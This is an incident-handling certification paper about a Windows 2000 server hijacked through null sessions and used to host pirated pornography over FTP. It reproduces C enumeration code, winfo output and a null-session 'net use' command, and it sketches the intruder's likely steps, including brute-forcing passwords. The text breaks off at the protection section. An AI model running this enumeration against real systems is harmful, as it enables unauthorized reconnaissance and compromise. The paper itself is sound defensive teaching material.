Global Information Assurance Certification Paper

Hijacked Server Serves Up Foreign Bootlegged Pornography
GIAC GCIH Practical Assignment 2.1a, option 1 (actual incident)
Russell Meyer
May 29th, 2003

Summary

This paper describes an incident where I was the primary incident handler. The incident involved a Windows 2000 server that was compromised and turned into a FTP server for bootlegged pornography.

Introduction

While troubleshooting a network issue for a new client, I noticed a large amount of outside (Internet) traffic to and from one of the corporate servers. I was assured there were no services running on the server that would call for such traffic. My IT contact mentioned that when he was hired, no one could find the administrator password for that Windows 2000 server. I resolved the network issues I was called for and with permission from my contact I noted the IPs of the outside hosts and left. My curiosity got the better of me, so back at the office, I looked up the IPs with whois and was surprised the find that all of them appeared to be IP addresses from an ISP in France. I stopped what I was doing and moved into incident mode. This paper will cover the exploit(s), the attack and the incident handling processed used.

Part I – The Exploit

1.1 Name of the Exploit.

This initial exploit is known as the “null session”, “anonymous logon” or “Red Button” exploit (named after an early application that scanned for the null session vulnerability). This is a ‘feature’ of the Windows NT/2000/XP operating systems. Unless null sessions are disabled via a registry change or File and Printer sharing is removed, the system is vulnerable by default. There are several CVE’s that cover the information that can be discovered using a null session, including: CVE-2000-1200 (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-1200) and CVE Candidate CAN-1999-0503 (http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0503).

1.2 Operating Systems affected.

Several Microsoft operating systems can be exploited using “Null sessions” These include:

Windows NT 4, all versions and patch levels
Windows 2000, all versions and patch levels
Windows XP, all versions and patch levels

1.3 Protocols and Services affected.

In terms of protocols, Windows uses SMB (Server Message Block) application layer protocol for file and printer sharing, authentication and IPC (interprocess communication) in Windows. In Windows NT, SMB uses NBT (NetBIOS over TCP) on port 139 (TCP). In Windows 2000\XP, the OS can skip NBT and use SMB on TCP port 445. In terms of services, this exploit could not take place without "File and Printer Sharing for Microsoft Network" installed and bound to NBT (NT\2000\XP) or TCP/IP (Windows 2000 and XP).

1.4 Description of the exploit.

A Windows 'null session' allows a person or application to access Windows system information over the network (including the Internet) with a null (zero length string) username and a null password. The anonymous user or application has the same rights as the "Everyone" group and can then gather: user and group names and SIDs, list of Windows domains on the network, list of computers in a domain, list of shares on the machine, access the operating system registry of the remote system and even determine such password policy information as password length, number of incorrect passwords before a user is locked out, and duration of user lockout. While this functionality is used for legacy OS access (Windows 9x and Windows NT) and 3rd party software like backup programs, this is also considered part of system intrusion reconnaissance and the first step in an attack on a system running the Windows operating system.

There are several of freeware programs found on the Internet that can 'enumerate' or gather this information from a Windows NT 4.0/2000/XP computer including: Enum (http://razor.bindview.com/tools/desc/enum_readme.html) , DumpSec (formerly known as DumpAcl) (http://www.somarsoft.com/), Winfo (http://ntsecurity.nu/toolbox/winfo/) and Hunt. (http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/proddesc/forensic-toolkit.htm)

Once administrator access was achieved, the intruder uploaded and installed a FTP server.

1.5 Variants.

Since a "Null Session" is not a bug but a feature of Microsoft Windows operating systems, there are no variants per se. There are however, several different documented exploits using Windows "Null session. These include:

Shares enumerated through a null session
http://www.iss.net/security_center/static/170.php

Users enumerated through a null session
http://www.iss.net/security_center/static/171.php

Registry opened through a null session
http://www.iss.net/security_center/static/169.php

Windows NT null session user modals (password policy information)
http://www.iss.net/security_center/static/1312.php

User can gain admin name from a null session
http://www.iss.net/security_center/static/2337.php

Windows NT LSAQueryInformationPolicy function could reveal an NT domain ID.
http://www.iss.net/security_center/static/4015.php

Windows 2000 down level compatible access weakens security
http://www.iss.net/security_center/static/3863.php

The above 'variants' use the same exploit to gather different kinds of information from the system.

1.6 References.

There are several good resources on 'null session' vulnerabilities, including recent responses from large universities, Microsoft's response and a 6 year old paper (1997) pointing out the problems with SMBs (aka CIFS) and what would become known as the "null session" exploit.

Rutgers University, "Null Sessions" URL:
http://netsecurity.rutgers.edu/null_sessions.htm

Microsoft, "Restricting Information Available to Anonymous Logon Users" URL:
http://support.microsoft.com/default.aspx?scid=kb;[LN];Q143474

Brown University "NetBIOS Null Sessions: The Good, The Bad, and The Ugly"
URL: http://www.brown.edu/Facilities/CIS/CIRT/help/netbiosnull.html

The Hobbit, "CIFS: Common Insecurities Fail Scrutiny", Avian Research, January 1997 URL:
http://www.cs.ucsb.edu/~vigna/courses/CS279/10_DistributedSystems/cifs.txt

Finamore, Joe, “NULL Sessions In NT/2000” December 10, 2001 URL: (http://rr.sans.org/win/null.php

The Red Button Scanner. One of the first programs (1997) to scan for the Null Session weakness in the Windows NT operating system. This one is listed here for historical reference, there are several more powerful programs listed in Section 1.4. "RedButton NT vulnerability exploit tester." at http://packetstormsecurity.nl/NT/audit/redbutton.nt.weakness.shower.zip

Part II The Attack


2.1 The network.

The Computers.
The clients are a mix of desktops and laptops (Dells, Sonys and ‘white box’ clones) running Microsoft Windows 98, Windows 2000 and Windows XP Professional at various patch levels. The clients run basic office applications and use the servers for file and printer sharing. The servers are Dell Poweredge 1400SCs running factory installed Windows 2000 with SP3. The MAS90 accounting program data is stored on one of the servers while the 2nd server seems to serve as a print server. IT support is provided on an as needed basis (i.e. when something breaks). There does not appear to be any standards or computer policies much less security policies. The E-mail (POP3) is hosted by the ISP. The people that originally setup and supported the network are no longer there and the new IT support person is part time. While the client’s computers are turned off at night, the servers remain on. The servers do a full backup to tape each night.

The Network.
The network is a small (10 user, 2 servers) single subnet network. The network appears to have been built in the early to mid 90s and not upgraded much since. All the computers are connected to a 16 port Acer 10 Mbit hub. The company had used an ISDN internet connection in the past but upgraded to a T1. There is no firewall or IDS (host or network based). While anti-virus software is used on the client computers, I am told it was not installed on the server due to performance issues.

Network Communication.
The clients and servers have TCP/IP and NetBIOS installed and some even have IPX/SPX loaded and bound to the adapters as well. The PCs names are the names of the users that use them, the servers are workgroup servers called server and server2. All of the IP addresses were issued by the ISP and are static. The default gateway is 10.10.10.81, the IP of the router. The router has a single 10 Mbit 10BaseT connection via cross-over cable to the hub.

Simplified Network diagram.



2.2 The Protocols, Services and Applications used.

In terms of the initial vulnerability, the SMB (Server Message Block) application layer protocol (the protocol that is ultimately exploited) is used. SMB (aka CIFS) is used for file and printer sharing, authentication and IPC (interprocess communication) in Windows. This allows trusted Windows domains to enumerate resources, computers that are not in the domain can authenticate and enumerate users and the local SYSTEM account can authenticate and

enumerate resources. In Windows NT, SMB uses NBT (NetBIOS over TCP) on port 139 (TCP). In Windows 2000\XP, the OS can skip NBT and use SMB on port 445 (TCP). While an Internet firewall could filter both incoming ports 135-139 and 445, the Windows systems would still be vulnerable to attack or reconnaissance from the inside . In this case, there was no firewall and the attack came from the Internet.

In terms of services, this exploit could not take place without "File and Printer Sharing for Microsoft Network" installed and bound to NBT (NT\2000\XP) or TCP/IP (Windows 2000 and XP).

Other applications used. Once the intruder had gained access to the administrator account (or a administrator equivalent user), they uploaded several files including: a FTP server program called Serv-U FTP and a program by the name of FireDaemon that according to the FireDaemon web site (http://www.firedaemon.com), is "…a utility that allows you to install and run any other suitable application as a Windows NT/2K service" as well as some install and configuration scripts. Once the intruder started the FTP server, they then uploaded the bootlegged pornography.

2.3 How the exploit works.

As noted before, the "Null Session" exploit is not actually a vulnerability like a buffer overrun vulnerability rather it is a feature of Windows networking. In this case someone was able to take advantage of Windows networking over the Internet and compromise the server. This was possible because the server was not protected by a firewall configured to block incoming UDP & TCP ports 135 - 139 and 445 or the server was not hardened against 'Null Session' exploits.

The very nature of Windows networking is being exploited. As noted above, a Windows 'null session' allows a person or application to access system information over the network (or Internet) with a null (zero length string) username and a null password. The anonymous user or application has the same rights as the "Everyone" group and can then gather: user and group names and SIDs, list of Windows domains on the network, list of computers in a domain, and a list of shares on the machine, access the operating system registry of the remote system and even determine such password policy information as password length, number of incorrect passwords before a user is locked out and duration of user lockout.

The following null session exploit code is from the Security Focus web site with credit given to NT OBJECTives (ntobjectives.com) but the paper does not seem to be listed on the ntOBJECTIVES site anymore. This code can be used to determine users with administrator privileges on a NT system.

Details About NULL Sessions

This page is a detailed explanation for programmatically connecting to NT Server NULL Sessions and extracting the name of the true administrator account. Even non-programmer Admins should read through this and become familiar with the API's explained in order to better understand the NT environment and recognize code that might be used against them.

The original purpose of NULL sessions is to allow unauthenticated hosts to obtain browse lists from NT servers and participate in MS networking. Mostly this is useful for Win95/98/NT hosts who are not domain members, but still need to obtain browsing information.

The problem occurs in cases where a NULL session becomes included in the everyone group and now has access to resources to which they weren't authenticated, but that the authenticated group had permissions for. Originally, 'everyone' did not mean 'anyone'. You still had to log on to be in the everyone group. however, NULL Sessions are the one case where 'everyone' could mean 'anyone'. This is the reason MS created the *NEW* Authenticated group. The Authenticated group does not include NULL Sessions and so can never mean 'anyone' - until someone finds an exploit.

The following code segments are commented to show exactly what is happening, what API's are being used, and how the true administrator name can be identified.

First - making a NULL Session connection

One way to this is by using the Net Use command with an empty password. Programmatically, it looks like this....

```
//This function called from dialog that fills listbox with connections

BOOL EstablishNullSession(CString TargetHost, CNTOHunterDlg* pDlg)
{
//Setup for UNICODE
char* pTemp = TargetHost.GetBuffer(256);
WCHAR wszServ[256];
LPWSTR Server = NULL;

//Convert to Unicode
MultiByteToWideChar(CP_ACP, 0, pTemp,
                    strlen(pTemp)+1, wszServ,
                    sizeof(wszServ)/sizeof(wszServ[0]) );
```

```
//Create the IPC$ share connection string we need
Server = wszServ;

LPCWSTR szIpc = L"\\IPC$";
WCHAR RemoteResource[UNCLEN + 5 + 1]; // UNC len + \IPC$ + NULL
DWORD dwServNameLen;
DWORD dwRC;


//Setup Win32 structures and variables we need
NET_API_STATUS nas;

USE_INFO_2 ui2;
SHARE_INFO_1* pSHInfo1 = NULL;
DWORD          dwEntriesRead;
DWORD          dwTotalEntries;


//Set up handles to tree control to insert connection results

HTREEITEM machineRoot, shareRoot, userRoot, adminRoot, attribRoot;

char sharename[256];
char remark[256];

if(Server == NULL || *Server == L'\0')
{
SetLastError(ERROR_INVALID_COMPUTERNAME);
return FALSE;
}

dwServNameLen = lstrlenW( Server );

//Test for various errors in connection string and recover
if(Server[0] != L'\\' && Server[1] != L'\\')
{
// prepend slashes and NULL terminate
RemoteResource[0] = L'\\';
RemoteResource[1] = L'\\';
RemoteResource[2] = L'\0';
}
else
{
dwServNameLen -= 2; // drop slashes from count
RemoteResource[0] = L'\0';
```

```
}

if(dwServNameLen > CNLEN)
{
SetLastError(ERROR_INVALID_COMPUTERNAME);
return FALSE;
}

if(lstrcatW(RemoteResource, Server) == NULL) return FALSE;
if(lstrcatW(RemoteResource, szIpc) == NULL) return FALSE;
//Start with clean memory
ZeroMemory(&ui2, sizeof(ui2));
//Fill in the Win32 network structure we need to use connect API
ui2.ui2_local = NULL;
ui2.ui2_remote = (LPTSTR) RemoteResource;
ui2.ui2_asg_type = USE_IPC;
ui2.ui2_password = (LPTSTR) L""; //SET PASSWORD TO NULL
      ui2.ui2_username = (LPTSTR) L"";
      ui2.ui2_domainname = (LPTSTR) L"";


//MAKE THE NULL SESSION CALL
nas = NetUseAdd(NULL, 2, (LPBYTE)&ui2, NULL);

      dwRC = GetLastError();
      if( nas == NERR_Success )
      {
         machineRoot = pDlg->m_Victims.InsertItem(TargetHost, 0, 0,
TVI_ROOT);
      }


//THIS IS WHERE NT HANDS OUT IT INFORMATION
nas = NetShareEnum((char*)Server, 1, (LPBYTE*)&pSHInfo1,
                  MAX_PREFERRED_LENGTH,
                  &dwEntriesRead,
                  &dwTotalEntries, NULL);

      dwRC = GetLastError();
      if( nas == NERR_Success )
      {
         if(dwTotalEntries > 0)
         {
            shareRoot = pDlg->m_Victims.InsertItem("Shares",
machineRoot,TVI_LAST);
```

```
            userRoot = pDlg->m_Victims.InsertItem("Users",
machineRoot,TVI_LAST);
            adminRoot = pDlg->m_Victims.InsertItem("Admin",
machineRoot,TVI_LAST);

         }
         for(int x=0; x<(int)dwTotalEntries; x++)
         {
            // Convert back to ANSI
            WideCharToMultiByte(CP_ACP, 0, (const unsigned
short*)pSHInfo1->shi1_netname, -1,
                                sharename, 256, NULL, NULL );

            WideCharToMultiByte( CP_ACP, 0, (const unsigned
short*)pSHInfo1->shi1_remark, -1,
                                remark, 256, NULL, NULL );
            CString ShareDetails = sharename;
            ShareDetails = ShareDetails + " - " + remark;
            //fill the tree with connect info
            attribRoot = pDlg->m_Victims.InsertItem(ShareDetails,
shareRoot,TVI_LAST);
            pSHInfo1++;
         }
      }

      //My Wrapper function for listing users - see below
      DoNetUserEnum(Server, pDlg, userRoot, adminRoot);


//WE ARE DONE, SO KILL THE CONNECTION
nas = NetUseDel(NULL, (LPTSTR) RemoteResource, 0);

TargetHost.ReleaseBuffer();
SetLastError( nas );
return FALSE;
}
```

The following function is how one can programmatically determine the administrator status of an account.....

```
bool GetAdmin(char* pServer, char* pUser, CString& Name)
{
   BOOL fAdmin = FALSE;
   DWORD dwDomainName,dwSize,dwAdminVal;
   SID_NAME_USE use;
   PSID pUserSID = NULL; // SID for user
```

```
    int rc;
    int iSubCount;

    bool bFoundHim = 0;
    dwDomainName = 256;
    dwSize = 0;
    dwAdminVal = 0;
    iSubCount = 0;

    //Call API for buffer size since we don't know size beforehand
    rc = LookupAccountName(pServer,
                pUser, pUserSID,
                &dwSize, szDomainName,
                &dwDomainName, &use );
    rc = GetLastError();

          //Allocate a larger buffer
          if(rc == ERROR_INSUFFICIENT_BUFFER)
          {
             pUserSID = (PSID) malloc(dwSize);

       //Repeat call now that we have the right size buffer
             rc = LookupAccountName(pServer,
                           pUser, pUserSID,
                           &dwSize, szDomainName,
                           &dwDomainName, &use );
          }

//Scan the SIDS for the golden key - ADMIN == 500

//Get a count of SID's
iSubCount = (int)*(GetSidSubAuthorityCount(pUserSID));
//Admin SID is the last element in the count
dwAdminVal = *(GetSidSubAuthority(pUserSID, iSubCount-1));

if(dwAdminVal==500) //TEST TO SEE IF THIS IS THE ADMIN
   {
      Name.Format("Admin is %s\\%s\n", szDomainName, pUser);
      bFoundHim = true;
   }

   delete pUserSID;
   return bFoundHim; //WE KNOW WHO HE IS, ADD HIM TO THE TREE
}
```

Wrapper for Listing the user accounts.....

```
void DoNetUserEnum(const wchar_t* pServer, CNTOHunterDlg* pDlg,
HTREEITEM userRoot, HTREEITEM adminRoot)
{
   USER_INFO_10 *pUserbuf, *pCurUser;
   DWORD dwRead, dwRemaining, dwResume, dwRC;

   char userName[256];
   char userServer[256];

   dwResume = 0;

         if(pServer[0] != L'\\' && pServer[1] != L'\\')
         {
            //Start sting with correct UNC slashes and NULL terminate
            RemoteResource[0] = L'\\';
            RemoteResource[1] = L'\\';
            RemoteResource[2] = L'\0';
         }
         else
         {
            dwServNameLen -= 2; // drop slashes from count

            RemoteResource[0] = L'\0';
         }

         if(dwServNameLen > CNLEN)
         {
            SetLastError(ERROR_INVALID_COMPUTERNAME);
            return;
         }

         if(lstrcatW(RemoteResource, pServer) == NULL) return;

   do
   {

      pUserbuf = NULL;

//THIS IS THE API THE NT USES TO HAND OUT IT's LIST
      dwRC = NetUserEnum(RemoteResource, 10, 0, (BYTE**)
&pUserbuf, 1024,
                              &dwRead, &dwRemaining, &dwResume);
      if (dwRC != ERROR_MORE_DATA && dwRC != ERROR_SUCCESS)
```

```
            break;

        DWORD i;
        for(i = 0, pCurUser = pUserbuf; i < dwRead; ++i, ++pCurUser)
        {

                // Convert back to ANSI.
                WideCharToMultiByte( CP_ACP, 0, pCurUser->usri10_name,
-1, userName, 256, NULL, NULL );
                // Convert back to ANSI.
                WideCharToMultiByte( CP_ACP, 0, pServer, -1,
                      userServer, 256, NULL, NULL );

if(!GotAdmin)
        {
        //use char strings
        CString Admin;
        GotAdmin = GetAdmin(userServer, userName, Admin);
        if(GotAdmin)
        {
            Admin.TrimRight();
            HTREEITEM adminChild = pDlg-
>m_Victims.InsertItem(Admin,adminRoot, TVI_LAST);
            pDlg->m_Victims.EnsureVisible(adminChild);
        }
        }

        CString strUserName = userName;
        pDlg->m_Victims.InsertItem(strUserName, userRoot, TVI_LAST);

        }
        if (pUserbuf != NULL)
            NetApiBufferFree(pUserbuf);
    } while (dwRC == ERROR_MORE_DATA);

    if (dwRC != ERROR_SUCCESS)
        printf("NUE() returned %lu\n", dwRC);
}
```

Send mail to info@ntobjectives.com with questions or comments about this document. Copyright © 1999 NT OBJECTives, Inc. All Rights Reserved. All trademarks are the property of their respective owners.
Last modified: June 28, 1999

About NULL Sessions." 28 June 1998. URL:
http://downloads.securityfocus.com/library/null.sessions.html

This paper refers to several Windows programs that exploit the Null Session feature of Windows that can be found on the internet and are easy to use in Section 1.4. Some of the programs are command line based while others are GUI. In either case, the programs can quickly determine if a system is vulnerable to a "Null Session" attack. Examples of these programs and how to use them can be found in the next Section (2.4) and Section 3.2. The next Section describes a method to manually exploit a system using the Windows command line, this could easily be automated with a script program or batch file.

2.4 Description and Diagram of the attack.

Since there is no way of knowing exactly the steps the Bad Guy took to break in, the following is one likely scenario:

1. The Bad Guy scanned an IP address range looking for Windows systems listening on UDP & TCP ports 135 - 139 or 445.

2. When the Bad Guy found a system, he tried the "Null Session" exploit using a program like "winfo" or "enum" or even the Windows command line program "net".

3. Once the Bad Guy finds a system that would give him a list of users he could brute force or run a dictionary password attack against users in the administrator group.

4. Once the Bad Guy finds a weak password for an administrator or a user in the administrator group, the system is theirs. He could then upload his tools and scripts and install the FTP server. He would also create backdoors incase someone changed the password on the account he was using or disabled "Null Sessions".

5. Once he knew the system was his, he renamed the FTP server program (to hide it), configured and started his FTP server. The Bad Guy made sure he did not use up all the space on the system since that might give him away. At the same time, he buried his files deep within an existing directory structure and using a Windows 2000 trick, he made it impossible to traverse the directory structure using the command line or Windows explorer to discover his files.

As mentioned in Section 1.4, there are several of freeware programs found on the Internet that can 'enumerate' or gather this information from a Windows NT 4.0/2000/XP computer including: Enum, DumpSec (formerly known as DumpAcl), Winfo and Hunt. All of the programs work in a similar way. In this example,

Winfo (from ntsecurity.nu) is used below to enumerate a vulnerable Windows 2000 Professional workstation and one that has been hardened.

>>winfo (usage information)

```
winfo 1.5 - copyright (c) 1999-2001, Arne Vidstrom
        - http://www.ntsecurity.nu/toolbox/winfo/

Usage: winfo <IP> [-n]

-n = establish null session before trying to dump info.
Without -n, any session already established will be used.
```

>> winfo 192.168.1.101 –n (vulnerable Windows 2000 Professional)

```
winfo 1.5 - copyright (c) 1999-2001, Arne Vidstrom
        - http://www.ntsecurity.nu/toolbox/winfo/

Trying to establish null session...
Null session established.

USER ACCOUNTS:
 * Administrator
   (This account is the built-in administrator account)
* Guest
   (This account is the built-in guest account)
 * IUSR_WIN2K
 * IWAM_WIN2K
 * Bill

WORKSTATION TRUST ACCOUNTS:

INTERDOMAIN TRUST ACCOUNTS:

SERVER TRUST ACCOUNTS:

SHARES:

 * E$
 * IPC$
 * D$
 * ADMIN$
 * C$
```


>> winfo 192.168.1.102 -n (hardened Windows 2000 Professional)

winfo 1.5 - copyright (c) 1999-2001, Arne Vidstrom
- http://www.ntsecurity.nu/toolbox/winfo/

Error : Couldn't retrieve information.
Reason: Access denied, null sessions seem to have been restricted.


See Section 3.2 for actual use of a null session scanner. These tools can be used over the Internet to determine if the server is actually vulnerable from the Internet as apposed to vulnerable from the internal network.

You do not need a special program to determine if a Windows computer is vulnerable to a null session attack. You can use a Windows NT, 2000 or XP based computer. Run the following from the command line: **net use \\w.x.y.z.\ipc$ "" /user:""** were w.x.y.z is the IP address of a Windows NT, 2000 or XP computer that you have not already authenticated to. For example:



2.5 Signature of the attack.

A user or program that requests a null session does not leave a trace per se. The request happens as part of normal traffic everyday on a Windows system. Attempts to access a server that has been hardened could be audited but you could end up with huge event logs. If network traffic is monitored you could probably capture a few frames but then again, unless you have a lot of disk space and time to examine the logs it might not be worth it.



The above Sniffer protocol analyzer screen print shows a few frames of an enum probe for usernames (enum –U 192.168.1.105). Nothing sticks out as an obvious attack except for the highlighted frame. As you can see, enum requests a 'null session' on the computer with the IP address 192.168.1.105. The whole process takes less then a second and generates 120 frames of data. Since this could be considered normal traffic, it would take a lot of time to try and figure out if every null session request is an attempt to attack the machine or routine traffic. It would be better just to block certain UDP & TCP ports (135 - 139 and 445) and certain addresses (i.e. anything from the Internet) and if possible change the registry to limit "null sessions" all together. More on that in the next Section (2.6).

A "Null Session" is just the first step in compromising a system. The signature of a successful Null Session attack will most likely be a compromised system. The Bad Guy will probably do more then just "check to see if the door is unlocked". Most intrusions will start with reconnaissance like a ping sweep of a range of IP addresses and then some OS fingerprinting. Once the Bad Guy has determined that the system is a running Windows, they might try the Null Session exploit first

as it is easy and fast and may lead to an easy compromise or at the very least, more information regarding the target. Once the Bad Guy has a list of user's names, they may try brute forcing passwords. If logon attempts are limited on the system, you may get some calls from users being locked out or several failed logon attempts in the event logs. Unfortunately, once the Bad Guy has gained administrator access, they could simply delete the logs and unlock any locked users. As with many intrusions, the first step is gaining access, the next 2 steps (insuring future access and utilizing the compromised system) will leave the most in terms of a signature. This is how the intruder was verified in this case. I will examine the signatures and evidence the intruder left behind in Part 3.

2.6 How to Protect against Null Session exploits.

